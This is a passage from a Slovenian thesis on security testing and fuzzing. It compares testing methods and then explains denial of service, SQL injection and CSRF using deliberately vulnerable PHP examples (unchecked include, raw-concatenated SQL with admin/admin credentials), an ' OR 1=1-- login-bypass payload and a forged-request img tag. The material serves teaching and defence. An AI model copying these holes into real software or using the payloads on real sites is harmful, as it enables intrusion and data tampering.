
- **G:** *Spletno skeniranje:* Spletno skeniranje skenira spletno aplikacijo s ciljem odkritja ranljivosti. Obstaja veliko programov, ki znajo poiskati zgolj eno vrsto ranljivosti, ki se lahko pojavi v spletni aplikaciji, zato so aplikaciji poslani bolj specifični vhodni podatki, ki hitreje in bolj natančno opredelijo ranljivost spletne aplikacije. Velikokrat se uporabljajo tudi bolj sofisticirane metode iskanja ranljivosti, kot je merjenje časa procesiranja vhodnega podatka, opazovanje izhodnih podatkov itd. V večini primerov ne pride do sesutja spletne aplikacije, ampak pride do nepooblaščenega vpogleda v baze podatkov, zlonamernega izvajanja instrukcij v spletnem brskalniku uporabnikov itd. Nekatera orodja za spletno skeniranje so Nikto, w3af, sqlmap, skipfish, Acunetix, dirbuster itd. [11].

- **H:** *Sledenje onesnaženim vhodnim podatkom:* Pri sledenju vhodnih podatkov gre za to, da vsak vhodni podatek označimo kot onesnažen. Z vsako operacijo nad onesnaženim podatkom spreminjamo tudi onesnaženost podatka, kamor shranimo rezultat operacije. To se dogaja tekom izvajanja programa. Izvajanje programa je prekinjeno, kadar le-ta skuša uporabiti onesnažni podatek. Onesnažen podatek lahko označimo tako, da vsakemu byte-u pomnilnika določimo 1 bit, ki nam pove, ali je podatek onesnažen. Uporabimo lahko tudi 1 bit za 4 byte pomnilnika. V nekaterih primerih pa se uporablja tudi celotna datotečna struktura, ki opiše onesnaženi podatek. Omeniti velja tudi, da onesnaženi podatek lahko postane čisti podatek, če ga prepišemo z neko konstanto; to delamo zato, da eliminiramo napačne testne primere, ki ne morejo sprožiti ranljivosti. Primere sledenja onesnaženim vhodnim podatkov najdemo v orodjih TaintCheck [23], Flayer [26], TaintScope [30] in člankih [6, 28, 31].

Vse metode varnostnega testiranja temeljijo na principu obiska čim več poti skozi program. Velja, da bomo z obiskom večih poti, ki vodijo skozi program, odkrili več ranljivosti. Zato bi moralo veljati, da bi z obiskom vseh poti skozi program odkrili vse ranljivosti, ki jih program ima. Toda to ni čisto

tako. Zgodi se lahko, da omenjena metrika ni dovolj natančna, in lahko kljub obiskom vseh možnih poti skozi program še vedno odkrijemo nove ranljivosti. To je opisano v [16].

Slika 2.2 prikazuje načine varnostnega testiranja programa, če imamo na voljo izvorno kodo, zbirno kodo, binarno kodo ali zgolj instanco zagnanega programa. Kot vidimo, lahko uporabimo *ročni pregled kode*, *avtomatizirani pregled kode*, *verifikacijo programa* in *simbolično izvrševanje*, če imamo na voljo izvorno, zbirno ali strojno kodo. V primeru, da hočemo program dinamično preveriti, lahko uporabimo *pokvarjanje podatkov*, *simbolično izvrševanje*, *negativno testiranje* ali *spletno skeniranje*. Ravno zagnanemu programu pa na koncu vedno pošljemo zlonamerni vhodni podatek, ki zlorabi vsebovano ranljivost na tak ali drugačen način. *Sledenje onesnaženih vhodnih podatkov* lahko uporabimo kadarkoli.



Slika 2.2: Načini varnostnega testiranja programov

2.3 Primerjanje načinov varnostnega testiranja

Ko se odločamo, kateri način varnostnega testiranja uporabiti, se lahko sklicujemo na naslednje kriterije, ki nam omogočajo lažjo izbiro glede na program,

ki ga testiramo.

- *1: Prisotnost kode:* Od prisotnosti izvorne, zbirne ali binarne kode je odvisno, kateri način varnostnega testiranja bomo izbrali.

- *2: Prevajalnik lahko doda ranljivost, ki je prvotno ni:* V redkih primerih se lahko zgodi, da prevajalnik pri prevajanju izvorne v binarno kodo vstavi ranljivost, ki načeloma ni prisotna.

- *3: Prevajalnik lahko odstrani ranljivost, ki je prvotno prisotna:* Zgodi se lahko, da prevajalnik odstrani ranljivost, ki bi bila najdena ob pregledu izvorne kode, toda se pri njeni pretvorbi v binarno obliko izgubi [19].

- *4: Visokonivojski jezik proti nizkonivojskemu:* Pri *injiciranju napak* se lahko odločimo, da glede na prisotnost kode v program vstavljamo izvorno, zbirno ali binarno kodo. Od vrste injicirane kode je odvisno, koliko dela bomo imeli. Pri vstavljanju izvorne kode potrebujemo razčlenjevalnik za vsak programski jezik, medtem ko moramo pri vstavljanju binarne kode poznati le nizkonivojski programski jezik. Le-teh pa je manj in so veliko manj kompleksni kot visokonivojski programski jeziki.

- *5: Statična analiza ne odkrije ranljivosti, ki se pojavljajo zaradi okolja.* Če program preverjamo z dinamično analizo, ga poženemo v okolju, ki z njim interaktira. Če uporabimo statično analizo, pa okolje ni prisotno, se lahko zgodi, da kake ranljivosti ne zaznamo. To se lahko zgodi takrat, ko program vsebuje ranljivosti direktno povezane z okoljem, v katerem je program zagnan.

- *6: Statična analiza zna pregledati vse poti skozi program in ne samo izvajanih:* Ker dinamična analiza ne zna preveriti vseh poti skozi program, je mogoče bolje, da uporabimo statično analizo.

- *7: Upoštevanje vsakega vhoda v program:* Če imamo na voljo izvorno kodo programa, lahko zelo zanesljivo ugotovimo vsak možni vhod v program. To nam omogoči pošiljanje več različnih vhodnih podatkov v program, s čimer povečamo možnost najdbe ranljivosti.

- *8: Število napačnih testnih primerov:* Odločiti se moramo, ali želimo imeti veliko testnih primerov, med katerimi je lahko veliko napačnih, ali jih imamo raje manj, vse zanesljive.

- *9: Ali moramo izvorno kodo ponovno prevajati:* Z nekaterimi vrstami varnostnih preverjanj dodajamo izvorno, zbirno ali binarno kodo testiranemu programu, ki ga moramo nato ponovno prevesti ter zagnati. V primeru, da kode ne dodajamo, ponovno prevajanje ni potrebno.

- *10: Ali želimo program pognati:* Problem se lahko pojavi, če določeni program potrebuje veliko programskih knjižnic, ki jih ni lahko zadostiti. V takem primeru se lahko odločimo, da bomo program preverili brez njegovega zagona, torej s statično analizo.

- *11: Program sam sebe spreminja:* Program, ki sam sebe spreminja, se velikokrat pojavlja v škodljivi programski opremi, toda lahko se pojavi tudi drugje. Pregled njegove kode je zato otežen, tako da je najboljši način testiranja takega programa z njegovim zagonom.

- *12: Razumevanje izvorne kode programa:* Pri določenih načinih varnostnega testiranja programa moramo razumeti izvorno, zbirno ali binarno kodo programa, da lahko ugotovimo prisotnost ranljivosti. Pri drugih to ni potrebno, kar bistveno pospeši testiranje.

- *13: Najdba kompleksnih ranljivosti:* Statična analiza zna najti kompleksne ranljivosti, ki jih je z dinamično analizo težko odkriti. Primer takih ranljivosti je globoko gnezdena koda.

V tabeli 2.1 smo označili prednosti in slabosti vseh načinov iskanja varnostnih ranljivosti v programih. V prvem stolpcu smo s črkami označili pripadajoči način varnostnega testiranja; načini so opisani v prejšnjem poglavju. V prvi vrstici so s številkami označeni kriteriji, ki jih moramo upoštevati pri izboru načina varnostnega testiranja; kriteriji so opisani v prejšnjem odstavku. Z znakom plus je označeno, da ima določeni način varnostnega testiranja najboljše možnosti za dosego izbranega kriterija. Krogec označuje vrednost, da določen kriterij ne vpliva na način varnostnega testiranja. Minus predstavlja kriterij, ki je v določeni vrsti varnostnega testiranja zelo slabo zastopan. Zvezdica pa zastopa tako negativni kot pozitivni pridih določenega kriterija - to je zgolj zato, ker določeni kriterij lahko pozitivno in negativno vpliva na izbrani način testiranja.

Pri določevanju +, -, * se lahko za vsak kriterij vprašamo naslednje:

- 1. Ali nam koristi, da imamo na voljo izvorno kodo?

- 2. Ali imamo na voljo izvorno kodo, ki jo moramo prevajati?

- 3. Ali imamo na voljo izvorno kodo, ki jo moramo prevajati?
- 4. Ali operiramo nad visoko ali nizkonivojsko programsko kodo? Ali programske kode sploh ne potrebujemo?
- 5. Ali znamo odkriti napake, ki se lahko pojavijo zaradi okolja?
- 6. Ali izbrana metoda lahko pregleda vse poti skozi program?
- 7. Znamo iz informacij, ki jih imamo na voljo, razbrati vse možne vhodne podatke v program?
- 8. Ali imamo po testiranju veliko napačnih testnih primerov?
- 9. Ali dodajamo/spreminjamo izvorno kodo programa tako, da je ponovno prevajanje nujno?
- 10. Lahko program testiramo brez pogona programa?
- 11. Lahko program testiramo, kljub temu da sam sebe spreminja?
- 12. Ali je pri testiranju nujno poznati izvorno kodo programa?
- 13. Ali znamo najti kompleksne ranljivosti?

Odgovore na vprašanja lahko najdemo v tabeli 2.1.

	1	2	3	4	5	6	7	8	9	10	11	12	13
A	+	o	o	-	+	+	+	-	o	+	-	-	+
B	+	o	o	-	+	+	+	-	o	+	-	-	+
C	+	-	-	*	*	*	-	-	*	-	-	*	+
D	+	o	o	+	+	*	-	-	+	-	-	*	+
E	+	o	o	*	*	+	-	+	+	*	-	*	+
F	o	+	+	+	+	-	-	+	+	-	+	+	-
G	o	+	+	+	+	-	-	+	+	-	+	+	+
H	+	o	o	*	*	-	-	+	+	-	-	*	+

Tabela 2.1: Prednosti in slabosti načinov varnostnega testiranja glede na izbrane kriterije

Za lažje razumevanje bomo opisali primer iz tabele 2.1. Izberimo si kriterij **9**, ki pravi: *Ali moramo izvorno kodo ponovno prevajati?* Vidimo lahko, da

je izbrani kriterij nepomemben za *ročni* in *avtomatizirani pregled kode*. Zelo pomemben kriterij postane za *injiciranje napak*, kjer instrukcije dodajamo testiranemu programu. V primeru, da instrukcije dodajamo binarni kodi, to ni problem, ker ponovno prevajanje programa ni potrebno. Toda če instrukcije dodajamo izvorni ali zbirni kodi, moramo celotni program ponovno prevesti, kar ni lahek zalogaj, zato je polje označeno z zvezdico. Kriterij *9* pa se dobro obnese pri *preusmeritvi izvajanja programa*, *simboličnem izvrševanju*, *negativnem testiranju*, *spletnem skeniranju* in *sledenju onesnaženim vhodnim podatkom*, kjer ponovno prevajanje programa ni potrebno.

Omeniti velja tudi, da bi krogce lahko označili kot pluse, ker ne predstavljajo negativnosti določenega kriterija na izbrani način varnostnega testiranja.

2.4 Ustvarjanje vhodnih podatkov

Vsak izmed načinov varnostnega preverjanja programa lahko uporablja enega izmed načinov ustvarjanja vhodnih podatkov, ki so opisani tule:

- *Vhodne podatke vnašamo ročno:* To lahko uporabljajo zgolj izkušeni hekerji, ki vedo, kateri vhodni podatki bi najbolj verjetno povzročili napako v programu ali spletni aplikaciji.
- *Naključni vhodni podatki:* Vhodne podatke lahko generiramo z naključnim algoritmom. Ta pristop je najmanj učinkovit, saj je zelo verjetno, da bo program vhodni podatek zavrnil zaradi nepravilne sintakse ali semantike že zelo zgodaj v vstopu v sistem, in tako ne bo dosegel možne ranljivosti.
- *Spisek znanih zlonamernih vhodnih podatkov:* Spisek znanih vhodnih podatkov lahko dopolnjujemo z vsakim testiranjem spletne aplikacije. To lahko storimo tako, da dodajamo znanje, ki ga pridobimo z vsakim pregledom. Ta način ustvarjanja vhodnih podatkov potrebuje več časa za zbor vseh vhodnih podatkov, ki lahko povzročijo odkritje ranljivosti.
- *Mutiranje vhodnih podatkov:* To je prvi način, ki ga uporablja tudi *negativno testiranje*. Tu gre predvsem za to, da vzamemo obstoječi pravilni vhodni podatek ter ga malo spremenimo, da dobimo polpravilnega ali nepravilnega, ki ga pošljemo programu.
- *Generiranje vhodnih podatkov:* To je drugi način, ki ga uporablja tudi *negativno testiranje*. Gre za to, da imamo znanje o določenem protokolu

ali datotečnem formatu, ki ga uporabimo za generiranje pravilnih, polpravilnih in nepravilnih vhodnih podatkov, ki jih pošljemo programu. Od mutiranja se razlikuje po tem, da ustvari veliko manj napačnih vhodnih podatkov, kar posledično pomeni krajši čas testiranja.

Omeniti moramo, da so vhodni podatki v določeni program lahko **pravilni** ali **polpravilni**. *Nepravilni* vhodni podatki sicer obstajajo, toda od njih nimamo koristi, ker jih testirani program zavrne, preden dosežejo potencialno ranljivost. Nadmnožica vseh možnih podatkov vsebuje podmnožici veljavnih in neveljavnih vhodnih podatkov. Veljavni vhodni podatki pa se naprej delijo na pravilni in polpravilne. Ravno polpravilni vhodni podatki pa so tisti, ki lahko sprožijo ranljivost [19, 25].

V tabeli 2.2 bomo opisali prednosti in slabosti načinov ustvarjanja vhodnih podatkov. Osredotočili se bomo na ocenjevanje naslednjih točk, ki so pomembne pri tem početju:

- **Koliko dela moramo opraviti pred začetkom testiranja?** Pri *naključnem* ustvarjanju vhodnih podatkov moramo le zagnati program, ki zna generirati naključne vrednosti, ter jih posredovati testiranemu programu, medtem ko moramo pri *generiranju* vhodnih podatkov le-te podrobno opisati, kar zahteva veliko več dela.

- **Ali rezultate lahko ponovno uporabimo?** Pri *naključnem* ustvarjanju vhodnih podatkovi le-teh ne moremo poustvariti, saj se vedno generirajo novi, medtem ko jih pri *generiranju* lahko, saj program za negativno testiranje po vrsti spreminja elemente vhodnega podatka. Pri tem predpostavljamo, da program ne uporablja mere naključnosti.

- **Ali so podatki naključni?** Včasih so naključni podatki dobri za odkritje še neznanih ranljivosti.

- **Kako hitro ustvarimo vhodne podatke, ki bi odkrili vse obstoječe ranljivosti v testiranem programu?** Vemo, da z vsako metodo lahko ustvarimo vhodne podatke, ki bi navsezadnje odkrili vse ranljivosti, vendar je odvisno, v kolikšnem času je to izvedljivo. Pri *naključnem* ustvarjanju vhodnih podatkov se moramo sprehoditi čez vse kombinacije določene dolžine vhodnega podatka, medtem ko pri *generiranju* lahko uporabimo samo najbolj zanimive vrednosti za najdbo enakega števila ranljivosti.

Metoda	**Delo**	**Ponovljivost**	**Naključnost**	**Število**
Ročno	5	da*	ne	malo
Naključno	1	ne	da	veliko
Predhodni spisek	3	da	ne	malo
Mutiranje	2	ne	da	srednje
Generiranje	4	da	da**	malo

Tabela 2.2: Primerjava različnih metod ustvarjanja vhodnih podatkov

V tabeli 2.2 smo zbrali načine ustvarjanja vhodnih podatkov, ki smo jih med sabo primerjali. V stolpce smo postavili kriterije, po katerih bomo primerjali načine ustvarjanja vhodnih podatkov. Želimo si malo dela, ponovljivost, naključnost in majhno število vhodnih podatkov pri enakem številu odkritih ranljivosti. Vidimo lahko, da je najboljša metoda *generiranje* in *predhodni spisek*. Vedeti moramo, da *predhodni spisek* zahteva več predhodnega dela, saj moramo zbrati vhodne podatke, s katerimi bomo program testirali. Če teh podatkov nimamo ali so zelo slabi in nepopolni, potem *spisek* ne bo zaznal novih ranljivosti.

Z zvezdico smo označili, da so ročno generirani vhodni podatki ponovljivi, ker si jih lahko zapisujemo in beležimo. Dve zvezdici pa pomenita, da *generiranje* uporablja znanje o testiranem protokolu ali datotečnem formatu in tako rekoč ne uporablja mere naključnosti, toda to ni čisto tako. Čeprav generiranje uporablja predhodno znanje v majhni meri, vseeno uporablja tudi mero naključnosti, tako da vhodne podatke spremeni ravno dovolj, da lahko povzročijo ranljivost, toda ne preveč, da jih program ne zavrne.

V tej diplomski nalogi se bomo ukvarjali z **mutiranjem** in **generiranjem**, ki spadata pod **negativno testiranje**, in ju bomo podrobneje opisali v četrtem poglavju.

Poglavje 3

Vrste ranljivosti

Kot smo že omenili, varnostne ranljivosti lahko obstajajo v vsaki programski opremi, kot so spletne strani, spletni strežniki, podatkovne baze itd. Zaradi raznolikosti programske opreme in z njimi povezanih tehnologij obstaja veliko vrst ranljivosti, ki jih bomo opisali v nadaljevanju.

Pri kategorizaciji ranljivosti smo pregledali kategorije, ki jih trenutno že uporabljajo baze znanih ranljivosti [33, 34, 36]. Pri tem smo jih povezali v primerne skupine, ker nismo hoteli, da so preveč razdrobljene ali preveč splošne. Prišli smo do kategorij, ki so opisane spodaj.

V nadaljevanju bomo vsako izmed ranljivosti podrobneje opisali ter priložili zelo preprost delček kode, ki vsebuje opisovano ranljivost. Omenili bomo tudi, ali je določeno vrsto ranljivosti mogoče prepoznati z negativnim testiranjem, in na kratko omenili kako.

3.1 Ohromitev storitve

Pri *ohromitvi storitve* gre predvsem za to, da določeno storitev onemogočimo. Storitev je lahko spletna stran, spletna aplikacija itd. Običajno storitev lahko ohromimo, ko izčrpamo vse vire, ki jih ima le-ta na voljo. Do ohromitve storitve lahko pride, če se je aplikacija ujela v neskončno zanko, če se je storitev znova zagnala oziroma je prišlo do kakega drugega nepričakovanega zapleta, preko katerega je delovanje storitve oteženo za krajši ali daljši čas. Pri ohromitvi storitve so viri zelo zasedeni, ker aplikacija skuša zadostiti zlonamerni zahtevi. Ker pa virov ni neskončno, ampak omejeno končno, se zgodi, da aplikacija ne more več sprejeti in obdelati novih zahtev, kar uporabnik vidi kot nedelovanje in nedosegljivost storitve.

Do ohromitve storitve lahko pride na enega izmed naslednjih načinov:

- Napadalec od spletne aplikacije zahteva veliko datoteko, kar lahko zelo obremeni vire, ki jih ima spletna aplikacija na voljo, ter posledično privede do ohromitve storitve. To ni zelo verjeten scenarij, ker imajo spletne aplikacije na voljo veliko virov, ki jih ne moramo tako enostavno izčrpati.

- Napadalec spletni aplikaciji pošlje veliko število zahtev istočasno, ki jih ta ne more sprejeti in obdelati. To se lahko zgodi, če napadalec nadzira t.i. *omrežje robotskih računalnikov* (botnet) [39], ki jim na daljavo naroči, naj obiščejo omenjeno spletno aplikacijo ob istem času. Ker spletna aplikacija v zelo kratkem času dobi veliko število zahtev, ki jih ne more obdelati, pride do ohromitve storitve.

- Spletna aplikacija vsebuje logično napako, ki jo napadalec lahko izkoristi tako, da spletni aplikaciji pošlje zlonamerno zahtevo, ki sproži logično napako, ter posledično izčrpa vse njegove vire. Ker pa so prosti viri potrebni za sprejetje in obdelavo novih zahtev, se le-to ne more zgoditi, ker so vsi viri zasedeni, in tako pride do ohromitve storitve.

Primer preproste aplikacije, napisane v jeziku PHP [62] z vsebovano logično napako, ki jo lahko izkoristimo za ohromitev storitve, je prikazana v naslednjem razdelku:

```
1  <?php
2  if(empty($_GET['file']))
3    die('Niste vnesli imena datoteke.');
4
5  $file = $_GET['file'];
6  if(!file_exists($file))
7    die('Izbrana datoteka ne obstaja.');
8  include($file);
9  ?>
```

Naprej preverimo, če parameter **file** obstaja, nato ga preberemo. Če parameter **file** ne obstaja, izpišemo: "Niste vnesli imena datoteke." Nato vrednost parametra, ki naj bi vseboval ime poljubne datoteke na strežniku, vključimo v trenutno izvajanje. Seveda predvidevamo, da moramo kot parameter **file** vključiti ime datoteke, ki vsebuje php kodo, ki se bo izvršila ob vključitvi datoteke v trenutno izvajanje. Ta princip seveda deluje, in ga programerji velikokrat uporabljajo za izvajanje različnih delov kode, glede na potrebe. Kar na prvi pogled mogoče ni očitno, je to, da koda vsebuje ranljivost, ki jo lahko izkoristimo za ohromitev storitve.

Recimo, da smo kodo na spletnem strežniku shranili v datoteko *index.php*, nato pa aplikaciji posredovali parameter *file* z vrednostjo *index.php*. Potemtakem bi morala aplikacija *index.php* vključiti samo sebe, kar se tudi zgodi. In ne samo to, aplikacija vključi samo sebe, kar se ponavlja v neskončnost ali vsaj toliko časa, dokler aplikacija ne porabi največje dovoljene količine virov, nakar jo operacijski sistem ubije. V takem primeru bi napadalec lahko ohromil storitev tako, da bi aplikaciji poslal večje število enakih zahtevkov, ki bi izgledali nekako takole:

```
GET /index.php?file=index.php HTTP/1.0
```

Vsak izmed zahtevkov bi od aplikacije zahteval, da naj vključi samo sebe, kar bi povzročilo zelo veliko porabo virov.

Ohromitev storitve bi z negativnim testiranjem lahko zaznali le tako, da bi merili čas, ki poteče od poslanega zahtevka do prispelega odgovora. Pri tem bi bilo smiselno, da bi vsako zahtevo poslali večkrat zaporedoma, saj bi le tako lahko poustvarili realno možnost ohromitve storitve. Pri vsaki zahtevi bi merili čas, ki je bil potreben za obdelavo zahteve. Če bi se čas znatno povečeval, potem bi lahko sklepali, da je verjetno res prišlo do omenjene ranljivosti. Seveda pa bi morali na koncu rezultate preveriti tudi ročno, da bi se prepričali, ali ranljivost res obstaja ali je bila posledica kakega drugega dejavnika.

Negativno testiranje načeloma zna zaznati ranljovost *ohromitev storitve*, ker strežnik kar naenkrat postane neodziven, vendar je to zelo nezanesljivo.

3.2 SQL vrinjenje

Pri SQL vrinjenju gre za ranljivost, kjer aplikacija ne preveri vhodnih podatkov in jih direktno uporabi v SQL poizvedbi. To se pogosto dogaja pri slabo napisanih aplikacijah, kjer uporabnik kot vhodni podatek posreduje svoje uporabniško ime in geslo. Aplikacija nato ustvari SQL poizvedbo na podlagi vhodnih podatkov, ki jih je vpisal uporabnik, pri tem pa ne preveri, ali ti vsebujejo kakšne nedovoljene znake.

Primer preproste aplikacije, napisane v programskem jeziku PHP in označevalnem jeziku HTML, ki uporablja podatkovno bazo Mysql in vsebuje ranljivost SQL vrinjenja, je prikazan tu:

```
1 <html>
2 <body>
3
```

```
4  <?php
5    $show = 1;
6    if(!empty($_GET['username']) and !empty($_GET['password'])) {
7      $user = $_GET['username'];
8      $pass = $_GET['password'];
9
10     mysql_connect("localhost", "admin", "admin");
11     mysql_select_db("baza");
12     $result = mysql_query("SELECT * FROM users WHERE username='".$user."' \
13       AND password='".$pass."';");
14     $row = mysql_fetch_row($result);
15     if($row) {
16       echo "Dobrodosel uporabnik: ".$user;
17       $show = 0;
18     }
19   }
20 ?>
21
22 <?php if($show) { ?>
23 <form action="#">
24   Uporabnik: <input type="text" name="username" /><br />
25   Geslo    : <input type="password" name="password" /><br />
26 </form>
27 </body>
28 </html>
29 <?php } ?>
```

Najprej preverimo, če parametra **username** in **password** obstajata in ali imata prirejeni vrednosti ter ju preberemo. Nato se z uporabniškim imenom **admin** in geslom **admin** povežemo v podatkovno bazo, premaknemo v bazo **baza** in izvedemo poizvedovalni stavek. Pri tem nismo nikjer preverili, če vhodna podatka, ki ju preberemo iz parametrov *username* in *password*, vsebujeta nepravilne znake, zato smo lahko priča ranljivosti, poznani pod imenom SQL vrinjenje. Če kot uporabniško ime in geslo vpišemo podatke obstoječega uporabnika, se ne zgodi nič, če vpišemo pravilne podatke, se nam izpiše pozdravno sporočilo. Toda kaj se zgodi, če vpišemo zlonamerno uporabniško ime in geslo, recimo **' OR 1=1--'**. V tem primeru se izvede naslednji SQL stavek:

```
1  SELECT * FROM users WHERE username='' OR 1=1--'' AND password='' OR 1=1--''
```

Vidimo, da se SQL stavek vedno evaluira kot pravilen, ker vsebuje *OR 1=1*, kar je vedno **pravilno**. Zato lahko vpišemo nepravilno uporabniško ime in nepravilno geslo in se vseeno uspešno prijavimo v sistem. Aplikacija pa nam ne omogoča zgolj zaobitev prijave v sistem, ampak tudi poljubno vstavljanje podatkov v bazo, brisanje podatkov ter njihovo spremembo.

Z negativnim testiranjem je zelo težko odkriti ranljivosti tipa *SQL vrinjenja*, ker pri obdelavi zahtev ne pride do prekinitve delovanja ali sesutja aplikacije. Razlika med ranljivo in neranljivo aplikacijo je samo v tem, da pri ranljivi lahko pride do nedovoljenih SQL poizvedb. Vseeno bi *SQL vrinjenje* z negativnim testiranjem lahko zaznali tako, da bi pregledali odgovor, ki smo ga dobili glede na poizvedbo. Če bi odgovor vseboval napake, ki jih je povzročil nepravilni SQL stavek, potem smo lahko dokaj prepričani, da je ranljivost prisotna. Seveda je to zelo nezanesljivo, in nam lahko povzroča več preglavic kot koristi.

3.3 Ponarejanje spletnih zahtev

Pri *ponarajenju spletnih zahtev* gre za to, da uporabniku podtaknemo spletno zahtevo, ki v njegovem imenu izvede določeno akcijo na poljubni spletni strani. Pri tem početju se porajata dve vprašanji:

- Kako uporabniku podtaknemo spletno zahtevo?
- Kakšno akcijo lahko izvedemo in na kateri spletni strani?

Odgovor na prvo vprašanje je preprost. Uporabniku lahko podtaknemo spletno zahtevo na veliko načinov, vseeno pa je končni cilj enak: uporabnikov spletni brskalnik mora poljubno spletno zahtevo izvršiti na tak ali drugačen način. Uporabniku zahtevo podtaknemo na enega izmed naslednjih načinov:

- V primeru, da je določena spletna stran ranljiva in lahko vanjo **začasno** vključimo poljubno kodo, potem lahko naš spletni zahtevek vključimo v spletni parameter metode GET. Spletni naslov, ki vsebuje tudi našo poljubno kodo, ki med drugim ponaredi spletni zahtevek, moramo poslati uporabniku, ta mora nanj klikniti. Ob kliku na spletni naslov se uporabniku odpre originalna spletna stran, istočasno pa se pošlje tudi ponarejen spletni zahtevek na poljubno spletno stran.
- V primeru, da je določena spletna stran ranljiva in lahko vanjo **trajno** vključimo poljubno kodo, potem lahko vanjo vstavimo tudi naš spletni zahtevek, ki se bo izvršil ob vsakem obisku spletne strani. Pri tem ne potrebujemo socialnega inženirstva [47], ker je edini pogoj, da uporabnik spletno stran obišče.
- Navsezadnje lahko sprogramiramo tudi svojo spletno stran, kjer imamo popolno svobodo o kodi, ki jo bomo vključili v našo spletno stran. V kodo

lahko vključimo tudi naš spletni zahtevek, ki se bo izvršil vsakokrat, ko bo uporabnik obiskal spletno stran.

Odgovor na drugo vprašanje je veliko bolj zanimiv in se navezuje na prvo vprašanje. Izvedemo lahko takšno akcijo, kakršna je bila zahteva, ki smo jo podtaknili. Predstavljajmo si, da smo sprogramirali svojo spletno stran, ki se nahaja na naslovu `http://napadalec/` z izvorno kodo:

```
1 <html>
2 <body>
3   <img src="http://poljubnastran/index.php?id=1000&action=up"/>
4 </body>
5 </html>
```

Ko bo uporabnik obiskal našo spletno stran, se bo izvršila zahteva na **poljubno stran** `http://poljubnastran/index.php?id=1000&action=up`. Pri tem se moramo zavedati, da je poljubna stran lahko katerakoli stran. Kot primer lahko navedemo spletno anketo, ki zbira glasove za najboljšega kandidata za zmago na volitvah. Recimo tudi, da anketa preverja IP naslov vsakega odgovora, zato s svojega računalnika lahko glasujemo zgolj enkrat. Zamislimo si, da bi ponarejeni spletni zahtevek o glasovanju določenega kandidata vključili v zelo obiskano stran, kot je **Facebook** [60]. Ob obisku vsakega izmed uporabnikov spletnega portala *Facebook* bi se avtomatsko poslala tudi zahteva za glasovanje na anketi. Statistika rezultatov bi kasneje pokazala, da rezultati ankete zelo odstopajo od realnega stanja.

Seveda gre v zgornjem primeru zgolj za anketo, a predstavljajmo si, kaj bi tak napad lahko povzročil, če bi bila poljubna zahteva poslana poštnemu računu **Gmail** [61], kjer bi zahteva poljubnemu uporabniku poslala spletno sporočilo. Napad bi seveda deloval, a zgolj pri tistih uporabnikih, ki imajo vključeno pomnenje uporabniškega imena in gesla. Tako bi njihov spletni brskalnik skupaj z zahtevo poslal tudi avtentikacijske podatke, kot so piškotki, kar bi zahtevo naredilo veljavno.

Ne smemo zanemariti tudi najbolj kritičnih primerov napadov, ki jih lahko izvedemo s *ponarejanjem spletnih zahtev*. V imenu uporabnika bi lahko namreč izbrisali vse dnevniške datoteke na spletnem strežniku, avtomatsko nakazali denar v dobrodelne namene ali preko uporabnika dostopali do strežnika, ki je dostopen zgolj lokalnemu omrežju.

Napad *ponarejanja spletnih zahtev* omogoča, da lahko spletne zahteve pošiljamo poljubnim spletnim aplikacijam v imenu uporabnika. Seveda pa moramo vnaprej vedeti, kako bomo formirali zahtevo, da bo le-ta izvedla akcijo, ki jo želimo. To lahko vemo le tako, da imamo tudi sami dostop do končne aplikacije, ki jo preučimo in sestavimo željeno spletno zahtevo.

Z negativnim testiranjem napada *ponarejanja spletnih zahtev* ne moremo zaznati, ker pri obdelavi poljubne zahteve ne pride do napake in sesutja aplikacije. Ker pa so spletne zahteve na poljubne spletne strani vsakdanja praksa spletnih programerjev, je težko ločiti, ali gre pri določeni spletni zahtevi za funkcionalnost ali za zlorabo, zato se s to vrsto ranljivosti ne bomo ukvarjali.

3.4 Napad z vrinjenjem zlonamerne kode

Napad z vrinjenjem zlonamerne kode nam omogoča vstavljanje poljubne kode v ranljivo spletno stran, s pomočjo katere lahko pridemo do občutljivih informacij, kot so uporabniška imena, gesla in piškotki. Z napadom lahko obidemo *politiko istega porekla* [59], ki je prisotna v programskih jezikih, ki se izvedejo na uporabnikovi strani v spletnem brskalniku. Primer takšnega programskega jezika je Javascript. Politika dovoljuje, da spletni brskalniki zaženejo skripto le na spletni strani, od koder skripta izvira. Ker pa smo zlonamerno kodo vstavili v ranljivo spletno stran, koda dejansko izvira iz omenjene spletne strani, zato jo spletni brskalniki lahko izvršijo.

Po [52] obstajajo tri vrste napadov z vrinjanjem zlonamerne kode:

